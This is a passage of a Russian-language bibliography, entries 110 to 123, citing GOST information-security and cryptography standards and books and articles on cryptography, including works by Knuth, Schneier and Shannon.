110. Информационная технология. Методы и средства обеспечения безопасности. Часть 1. Концепция и модели менеджмента безопасности информационных и телекоммуникационных технологий [Текст] : ГОСТ Р ИСО/МЭК 13335-1-2006. — Введ. 01.06.2007. — М. : Стандартинформ, 2007. — 19 с. — (Государственный стандарт Российской Федерации). — URL: http://protect.gost.ru/document.aspx?control=8&id=120843.

111. Информационная технология. Техническая защита информации. Основные термины и определения [Текст] : ГОСТ Р 50.1.056-2005. — Введ. 01.01.2006. — М. : Стандартинформ, 2005. — 13 с. — (Государственный стандарт Российской Федерации).

112. *Киви Б.* О процессе принятия AES // Компьютерра. — 1999. — Дек. — № 49. — ISSN 1815-2198. — URL: http://kiwibyrd.chat.ru/aes/aes2.htm.

113. *Кнут Д. Э.* Искусство программирования, том 2. Получисленные методы, 3-е изд. — Вильямс, 2001. — 832 с. — ISBN 5-8459-0081-6.

114. *Кнут Д. Э.* Искусство программирования, том 3. Сортировка и поиск., 3-е изд. — Вильямс, 2001. — 800 с.

115. Криптографическая защита информации. Процессы формирования и проверки электронной цифровой подписи [Текст] : ГОСТ Р 34.10-2001. — Взамен ГОСТ Р 34.10-94, введ. 01.07.2002. — М. : ИПК Издательство стандартов, 2001. — 16 с. — (Государственный Стандарт Российской Федерации). — URL: http://protect.gost.ru/document.aspx?control=7&id=131131.

116. *Крэндалл Р., Померанс К.* Простые числа: Криптографические и вычислительные аспекты / под ред. В. Н. Чубарикова ; пер. А. В. Бегунца [и др.]. — М. : УРСС: Книжный дом «ЛИБРОКОМ», 2011. — 664 с.

117. *Лебедев Д. С., Гармаш В. А.* О возможности увеличения скорости передачи телеграфных сообщений // Электросвязь. — 1958. — № 1. — С. 68—69.

118. *Нейман Д. ф.* Теория самовоспроизводящихся автоматов / под ред. В. И. Варшавского ; пер. В. Л. Стефанюка. — М. : Мир, 1971. — 384 с.

119. Основы криптографии. Учебное пособие / А. П. Алферов [и др.]. — М. : Гелиос АРВ, 2001. — 480 с. — ISBN 5-85438-137-0.

120. Системы обработки информации. Защита криптографическая. Алгоритм криптографического преобразования [Текст] : ГОСТ 28147-89. — Введ. 01.07.90. — М. : Издательство стандартов, 1989. — 28 с. — (Государственный стандарт Союза ССР). — URL: http://protect.gost.ru/document.aspx?control=7&id=139177.

121. *Черёмушкин А. В.* Криптографические протоколы: основные свойства и уязвимости // Прикладная дискретная математика. — 2009. — Нояб. — Вып. 2. — С. 115—150. — URL: https://cyberleninka.ru/article/n/kriptograficheskie-protokoly-osnovnye-svoystva-i-uyazvimosti.pdf.

122. *Шеннон К.* Работы по теории информации и кибернетике / под ред. Р. Л. Добрушина, О. Б. Лупанова. — М. : Издательство иностранной литературы, 1963. — 830 с.

123. *Шнайер Б.* Прикладная криптография. Протоколы, алгоритмы, исходные тексты на языке Си. — М. : Триумф, 2002. — 816 с. — ISBN 5-89392-055-4.